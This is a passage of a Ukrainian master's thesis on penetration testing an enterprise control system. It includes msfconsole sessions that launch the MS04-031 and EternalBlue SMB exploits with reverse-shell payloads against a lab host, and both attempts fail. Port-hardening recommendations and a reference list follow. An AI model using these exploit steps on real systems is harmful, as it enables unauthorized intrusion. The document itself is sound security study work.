Як було описано вище 445 порт теж відкритий. Тому проведення подальшого пентестингу буде проводитися на даному порті. По-перше, необхідно виконати команду search smb, після чого в терміналі будуть показані експлойти з якими можлива подальша робота. По-друге, обравши експлойт для подальшого проведення пентестингу, виконуємо команду use номер експлойту або його назва (з таблиці). По-третє, необхідно вибрати payload, для цього виконуємо команду set payload та вказуємо необхідний payload. Наприклад windows/shell_reverse_tcp або windows/meterpreter/reverse_tcp. Далі необхідно встановить RHOST – це IP-адреса віддаленого ПК, який необхідно атакувати та LHOST – це IP-адреса ПК, з його буде проводити атака (етичний хакінг / пентестинг). Попередньо варто виконати команду show options. Саме ця команда показує, які доступні параметри або опції використовуються в експлойті. Наприклад, IP-адреса, порти, потоки і т.п. Параметри, у яких позначка «yes», повинні обов’язково мати значення, для того щоб спрацював екс-

плойт. Для запуску експлойту необхідно прописати в терміналі команду exploit. Результат виконання даного експлойту представлено на рис. 14.



Рисунок 14 – Виконання експлойту EternalBlue auxiliary/scanner/smb/smb_ms17_010

Metasploit Framework на ОС Windows на жаль не працює коректно. Тому для порівняння, подальше проведення пентестингу проводилося на ОС Kali Linux. Цей дистрибутив є найбільш популярним серед спеціалістів з комп’ютерної безпеки та хакінгу. Причина досить просто, а саме можливість дистрибутиву тестувати на предмет несанкціонованого доступу та надання програмного забезпечення для етичного хакінгу. Дана ОС є однією з найкращих в області комп’ютерної безпеки, яка базується на ядрі Linux. Також потрібно зауважити, що Metasploit Framework встановлено по дефолту в Kali Linux, на відміну від ОС Windows.

Для проведення етичного хакінгу / пентестингу на Kali Linux, було використане середовище Metasploit Framework. Всі команди теж виконувалися через термінал msfconsole. Нижче, представлено результат виконання експлойту windows/smb/ms04_031_netdde

```
msf6 > use 8
[*] No payload configured, defaulting to win-
dows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms04_031_netdde) > set payload win-
dows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(windows/smb/ms04_031_netdde) > show options

Module options (exploit/windows/smb/ms04_031_netdde):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  nddeapi          yes       The pipe name to use (nddeapi)


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LHOST     192.168.10.57    yes       The listen address (an inter-
face may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP4


msf6 exploit(windows/smb/ms04_031_netdde) > set RHOSTS 192.168.0.244
RHOSTS => 192.168.0.244
msf6 exploit(windows/smb/ms04_031_netdde) > exploit

[-] Handler failed to bind to 192.168.10.57:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.0.244:445 - Trying target Windows 2000 SP4...
[*] 192.168.0.244:445 - Binding to 2f5f3220-c126-1076-b549-
074d078619da:1.2@ncacn_np:192.168.0.244[\nddeapi]
[-] 192.168.0.244:445 - Exploit failed: Ru-
bySMB::Error::UnexpectedStatusCode The server responded with an unex-
pected status code: STATUS_OBJECT_NAME_NOT_FOUND
[*] Exploit completed, but no session was created.
```

Даний експлойт, був запущений з таким payload, як windows/shell_reverse_tcp. Результат був виведений наступний «Обробнику не вдалося прив’язатися до вказаної IP-адреси», «Розпочато зворотній обробник TCP», «Спроба цільової Windows 2000 SP4» та інше.

Також, під час проведення пентестингу, була проведена робота з іншим експлойтом – windows/smb/ms17_010_eternalblue, також був використаний інший payload windows/x64/meterpreter/reverse_tcp. Eternalblue – це назва екс-

плойту, який експлуатує комп’ютерну уразливість в Windows-реалізації протокол SMB (мережевий протокол для загального доступу до файлів, який дозволяє додаткам комп'ютера читати і записувати файли, а також запитувати служби серверних програм у комп'ютерній мережі).

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.244
RHOSTS => 192.168.0.244
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.57
LHOST => 192.168.10.57
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.244    yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows do-
main to use for authentication
   SMBPass                         no        (Optional) The password for
the specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LHOST     192.168.10.57    yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] Handler failed to bind to 192.168.10.57:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.0.244:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.0.244:445     - Host does NOT appear vulnerable.
[*] 192.168.0.244:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.0.244:445 - Exploit aborted due to failure: not-vulnerable:
Set ForceExploit to override
[*] Exploit completed, but no session was created.
```

Далі розглядається пошук загальнодоступних мережевих папок. Це пов’язано з тим , що в загальнодоступних папках може бути корисна для зловмисника інформація. Має сенс шукати дані папки як з анонімної облікового запису (пустий логін / пустий пароль), так і з облікового запису звичайного користувача.

Для пошуку SMB-ресурсів необхідно скористатися модулем auxiliary/scanner/smb/smb_enumshares а для NFS: auxiliary/scanner/nfs/ nfsmount.



Рисунок 15 – Виконання експлойту auxiliary/scanner/smb/smb_enumshares

5 РЕКОМЕНДАЦІЇ ПРО ПІДВИЩЕННЯ ЗАХИЩЕНОСТІ ВІД УРАЗЛИВОСТЕЙ

Під час проведення даного дослідження, результати якого представлені у розділі 4, можна зробити висновок, що система не надійно захищена. Проведений аналіз мережі показав, що на віддаленому ПК кількість відкритих портів – 5, а саме це 135, 139, 445, 5357 та 7070 порти. Відкритий порт на ПК означає, що до цього ПК можна підключитися із зовні.

Якщо, з ПК сталася якась неприємність, така як зараження трояном, бекдором (віруси, які дають можливість зловмисникам віддалено підключитися до ПК та управляти ним), зазвичай такий бекдор відкриває порт і прослуховує мережу, в очікуванні вхідного з'єднання.

NetBIOS – це протокол, який використовується для спільного використання файлів та друку в усіх поточних версіях Windows. Незважаючи на те, що це само по собі не є проблемою, спосіб реалізації протоколу може бути. Існує ряд уразливих місць, пов'язаних із залишенням цього порту відкритим.

Послуги NetBios:

- служба імен NETBIOS (TCP / UDP: 137);
- служба датаграм NETBIOS (TCP / UDP: 138);
- служба сеансу NETBIOS (TCP / UDP: 139).

За замовчуванням, коли спільний доступ до файлів і друку ввімкнено, він прив'язується до всього, включаючи TCP / IP (Інтернет-протокол), а не лише до локальної мережі, тобто спільні ресурси доступні в усьому Інтернеті для читання та видалення, якщо вони не налаштовані належним чином. Будь-яка машина з увімкненим і не налаштованим належним чином NetBIOS повинна розглядатися як група ризику. Найкращий захист – вимкнути спільний доступ до файлів і друку або повністю заблокувати порти 135 – 139. Якщо потрібно його увімкнути, необхідно дотримуватись наступних вказівок:

- використовувати надійні паролі, що містять не буквено-цифрові символи;

- прикріпити "$" в кінці назв спільних ресурсів (випадковий шпигун, використовуючи мережевий вигляд, може їх не бачити);
- від'єднати спільний доступ до файлів та друку з TCP / IP і використовувати замість цього NetBEUI (NetBIOS Extended User Interface – це непрофільований протокол);
- заблокувати порти 135-139 у маршрутизаторі / брандмауері.

Необхідно пам'ятати, що інформація про систему все ще може просочуватися та бути використана проти людини (наприклад, імена комп'ютерів та робочих груп). Якщо порти не фільтруються брандмауером, інформація може просочитися в Інтернет.

Існує також критична уразливість Windows RPC (Remote Procedure Call – виклик віддалених процедур), що впливає на порти 135, 139 і 445. Наступні трояни / бекдори також використовують ці порти:

- Chode;
- God Message worm;
- Msinit, Netlog;
- Network;
- Qaz;
- Sadmind.

Переповнення буфера в певному драйвері в Cisco Security Agent (4.5.1 до 4.5.1.672, 5.0 перед 5.0.0.225, 5.1 перед 5.1.0.106 та 5.2 перед 5.2.0.238) у Windows дозволяє віддаленим зловмисникам виконувати довільний код через створений пакет SMB у сеансі TCP на порту 139 або 445.

TCP-порт 445 використовується для прямого доступу до мережі TCP / IP MS Network без необхідності рівня NetBIOS. Ця послуга реалізована лише в останніх версіях Windows. Протокол SMB (Server Message Block) використовується, також для спільного використання файлів у Windows NT / 2K / XP. У Windows NT він працював поверх NetBT (NetBIOS через TCP / IP, порти 137, 139 та 138 / udp). У Windows 2K / XP Microsoft додала можливість запу-

ску SMB безпосередньо через TCP / IP, без зайвого рівня NetBT. Для цього вони використовують TCP-порт 445.

Сервер Microsoft Lync використовує такі порти:

- 444, 445, 448, 881, 5041, 5060 – 5087, 8404 TCP;
- 80, 135, 443, 4443, 8060, 8061, 8080 TCP – стандартні порти та трафік HTTP (s);
- 1434 UDP – SQL;
- 49152-57500 TCP / UDP – медіапорти.

Порт 445 повинен бути заблокований на рівні брандмауера. Його також можна вимкнути, видаливши HKLM \ System \ CurrentControlSet \ Services \ NetBT \ Parameters \ TransportBindName (лише значення) у реєстрі Windows.

Залишення порту 445 відкритим залишає машини Windows уразливими до ряду троянських програм та черв'яків:

- W32.HLLW.Deloder [Symantec-2003-030812-5056-99];
- IraqiWorm (він же Iraq_oil.exe);
- W32.HLLW.Mega [Symantec-2003-080813-3234-99];
- W32.Korgo.AB [Symantec-2004-092415-4853-99] (2004.09.24);
- Backdoor.Rtkit.B [Symantec-2004-100115-0426-99] (2004.10.01);
- W32.Sasser.Worm [Symantec-2004-050116-1831-99] – використовує уразливості порту 445, відкриває TCP-порти 5554,9996;
- Trojan.Netdepix.B [Symantec-2005-011715-5404-99] (2005.01.16.) – троян використовує порт 445, відкриває порт 15118 / tcp;
- Backdoor.IRC.Cirebot [Symantec-2003-080214-3019-99] (2003.08.02) – троян, який використовує уразливість MS DCOM, використовує порти 445 і 69, відкриває бекдор на порту 57005;
- експлойт нульової сесії Windows [25][1)].

[1)] [25] Port 445 Details . URL: https://www.speedguide.net/port.php?port=445 . (дата звернення 17.11.2020)

Послуга LANMAN у Microsoft Windows 2000 дозволяє віддаленим зловмисникам спричинити відмову в обслуговуванні (вичерпання центрального процесора / пам'яті) через потік деформованих даних до порту microsoft-ds 445.

В наш час, кіберзлочинці мають безліч прийомів та методів, готових отримати доступ до мережі. Як правило, вони користуються перевагами загальних уразливостей, наприклад недопрацьоване ПЗ або паролі за замовчуванням. Саме ця причина є основною для того, щоб встановити регулярний процес пошуку уразливих місць, які піддають ризику ПК та дані, що знаходяться на ньому.

Нижче представлені рекомендації, для зменшення загальних уразливостей, що використовуються кіберзлочинцями. По-перше, необхідно запускати регулярне сканування уразливостей. Підрозуміється, що необхідно проводити процес щомісячного сканування та виправлення уразливостей серйозність / тяжкість, яких висока та середня. Це важливо, щоб забезпечити керованість заходами з відновлення. Нові уразливості постійно виявляються і патчі можуть бути пропущені. По-друге, потрібно надійно налаштувати систему. Для цього потрібно вимкнути NetBIOS і Link-Local Multicast Resolution Name (LLMNR) у всіх системах. Це два старі протоколи трансляції, які є застарілими інструментами Microsoft, створеними для резервної сумісності. Їх вимкнення – це дійсно хороша ідея, оскільки це зменшує поверхню атаки. По-третє, необхідно практикуватися у безпечній мережевій інженерії. Тут хотілося б звернути увагу на паролі. Встановлення / зміна паролів за замовчуванням для внутрішніх мережевих протоколів та всіх пристроїв. Ніколи не варто використовувати паролі за замовчуванням. Також, необхідно подумати про сегментацію мережі, щоб обмежити доступ до систем / інформації лише тим, хто цього потребує. По-четверте, варто звернути увагу на застосування політики (довжину та складність) щодо паролів та вимагати двофакторну автентифікацію, коли вона доступна. По-п’яте, варто переконатися, що є робочі та перевірені резервні копії ключових систем / даних. Хочеться підкреслити,

що регулярний графік пошуку проблем та оновлення речей допоможе зменшити кількість уразливостей у мережі та зменшити поверхню атаки, доступну для кіберзлочинців.

ВИСНОВКИ

Автоматизовані системи управління (АСУ) – це комплекс програмних і апаратних засобів, а також персоналу, що призначений для управління різними процесами в рамках технологічного процесу, підприємства та/або виробництва. Найважливіше завдання АСУ – це підвищення ефективності управління об'єктом на основі зростання продуктивності праці і вдосконалення методів планування процесу управління.

Існують різні типи перевірок безпеки, в основному: організаційні перевірки, технічні перевірки та тестування на проникнення. Ці різні типи аудитів можуть проводитись у більш-менш широкому обсязі, залежно від того, чи бажає компанія оцінити всю свою інформаційну систему або лише певні сфери, визначені як пріоритетні. Тест на проникнення полягає у тестуванні безпеки інформаційної системи шляхом проведення атак з метою виявлення уразливостей системи та рекомендації щодо виправлення безпеки. Тестування на проникнення та тестування на уразливість відрізняються за своїми цілями.

Тестування уразливості покладається на автоматичні сканери для швидкого виявлення найпоширеніших уразливостей. Тестування на проникнення включає пошук логічних вад, які неможливо виявити за допомогою автоматичних інструментів, та фазу ручного використання виявлених уразливостей. Це більш комплексний і перевірений метод аудиту безпеки, який дозволяє виміряти реальний вплив будь-якого типу недоліків.

Результат, який видається після перевірки на проникнення – це звіт про перевірку безпеки, який містить виявлені уразливі місця, класифіковані за рівнем критичності, а також технічні пропозиції щодо усунення. На додаток до звіту може бути надано нетехнічне резюме для презентації керівному комітету або партнерам. Поки загрози продовжують розвиватися, організації повинні імпровізувати свій підхід до тестування. Це робиться насамперед завдяки обізнаності про новітні технології та потенційні можливості атак. Сер-

тифікований тестер на проникнення зможе забезпечити та покращити рентабельність інвестицій в організацію.

В даній магістерській кваліфікаційній роботи, було проведено аналіз ПЗ для проведення сканування мережі та пентестингу / етичного хакінгу. В результаті даного аналізу, було обрано наступне ПЗ, а саме для сканування мережі – Zenmap, для пентестингу – Metasploit Framework. Варто звернути увагу, що проведення пентестингу засобом Metasploit Framework, відбувалося за допомогою дистрибутиву Kali Linux.

Дослідження даного АСУ підприємством показало, що на віддаленому ПК є відкриті порти, за допомогою яких, кіберзловмисники можуть атакувати систему / мережу. Частіше всього атаки можуть проводитися за допомогою вірусів які дають можливість зловмисникам віддалено підключитися до ПК та управляти ним (бекдори, трояни). Також були розроблені рекомендації щодо захисту системи. При дотримуванні даних рекомендацій, вірогідність атаки кіберзловмисниками – зменшиться. Але варто пам’ятати, якщо у зловмисника буде поставлена ціль щодо викрадення даних / атаки на ПК, здійснення атаки можливе. Слід не забувати, що існують різні варіанти підключення до віддаленого ПК та інші види атак.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Автоматизированная система управления. URL: https://ru.wikipedia.org/wiki/%D0%90%D0%B2%D1%82%D0%BE%D0%BC%D0%B0%D1%82%D0%B8%D0%B7%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%BD%D0%B0%D1%8F_%D1%81%D0%B8%D1%81%D1%82%D0%B5%D0%BC%D0%B0_%D1%83%D0%BF%D1%80%D0%B0%D0%B2%D0%BB%D0%B5%D0%BD%D0%B8%D1%8F (дата звернення 26.08.2020)
2. Автоматизированная система управления вузом. URL: https://articlekz.com/article/21022 . (дата звернення 12.08.2020)
3. ГОСТ 24.103-84. Документация на АСУ. АСУ. Общие положення. URL: http://www.pntd.ru/24.103.htm . (дата звернення 15.08.2020)
4. System requirements. URL: https://www.br-automation.com/en/products/software/additional-information/system-requirements/ . (дата звернення 12.08.2020)
5. Требования к Системе. URL: https://automation-system.ru/spravochnik-inzhenera/34-glava7/305-7-5.html . (дата звернення 18.08.2020)
6. The algorithm of the expert system of APCS (automated process control systems) tests. URL: https://www.researchgate.net/publication/305077829_The_algorithm_of_the_expert_system_of_APCS_automated_process_control_systems_tests/link/57a494aa08aee07544b3f6c2/download . (дата звернення 18.08.2020)
7. Виды компьютерных уязвимостей.. URL: https://it-black.ru/vidy-kompyuternykh-uyazvimostey/ . (дата звернення 21.08.2020)
8. Тестирование. Фундаментальная теория. URL: https://habr.com/ru/post/279535/ . (дата звернення 27.08.2020)
9. Уразливість (інформаційні технології). URL: https://uk.wikipedia.org/wiki/Уразливість_(інформаційні_технології) . (дата звернення 27.08.2020)

10. Что такое API. URL: https://habr.com/ru/sandbox/52599/#:~:text=API%20(Application%20Programming%20Interface)%20—,интерфейс%20программирования%2C%20ин% . (дата звернення 30.08.2020)
11. Security Vulnerability Testing. URL: https://www.soapui.org/learn/security/security-vulnerability-testing/ . (дата звернення 02.09.2020)
12. Vulnerability Testing. URL: https://www.tutorialspoint.com/software_testing_dictionary/vulnerability_testing.htm . (дата звернення 09.09.2020)
13. Про Тестинг – Тестирование – Виды Тестирования ПО – Тестирование безопасности. URL: http://www.protesting.ru/testing/types/security.html . (дата звернення 12.09.2020)
14. Vulnerability assessment and penetration testing. URL: https://www.veracode.com/security/vulnerability-assessment-and-penetration-testing . (дата звернення 18.09.2020)
15. Penetration Testing. URL: https://www.imperva.com/learn/application-security/penetration-testing/ . (дата звернення 19.09.2020)
16. 5 Penetration Testing Methodologies And Standards For Better ROI. URL: https://blog.eccouncil.org/5-penetration-testing-methodologies-and-standards-for-better-roi/ . (дата звернення 23.09.2020)
17. Выбор дистрибутива для тестирования на проникновение: Kali Linux VS BlackArch. URL: https://hackware.ru/?p=520 . (дата звернення 27.09.2020)
18. Лучшие дистрибутивы для проведения тестирования на проникновение. URL: https://habr.com/ru/post/276477/ . (дата звернення 01.10.2020)
19. Pentoo – ориентированный на безопасность дистрибутив Linux на основе Gentoo. URL: https://itsecforu.ru/2020/01/31/%f0%9f%93%80-pentoo-%d0%be%d1%80%d0%b8%d0%b5%d0%bd%d1%82%d0%b8%d1%80%d0%be%d0%b2%d0%b0%d0%bd%d0%bd%d1%8b%d0%b9-%d0%bd%d0%b0-%d0%b1%d0%b5%d0%b7%d0%be%d0%bf%d0%b0%d1%81%d0%bd%d0%be%d1%81%d1%82%d1%8c/ . (дата звернення 01.10.2020)

20. Лучшие дистрибутивы для проведения тестирования на проникновение. URL: https://habr.com/ru/post/276477/ . (дата звернення 01.10.2020)
21. Топ-10 лучших дистрибутивов Linux для этичного взлома и пентеста в 2020 году. URL: https://habr.com/ru/company/alexhost/blog/525102/?fbclid=IwAR0IpmFzZFu9ZFM1kHVsD_fvQrPf8nMiR5CLYaUcrrBZL27voTi8R0QAcbU . (дата звернення 06.10.2020)
22. PentestBox. URL: https://pentestbox.org/ . (дата звернення 13.10.2020)
23. Справочное руководство Nmap (Man Page). URL: https://nmap.org/man/ru/index.html . (дата звернення 27.10.2020)
24. Zenmap – Official cross-platform Nmap Security Scanner GUI. URL: https://nmap.org/zenmap/ . (дата звернення 01.11.2020)
25. Port 445 Details . URL: https://www.speedguide.net/port.php?port=445 . (дата звернення 17.11.2020)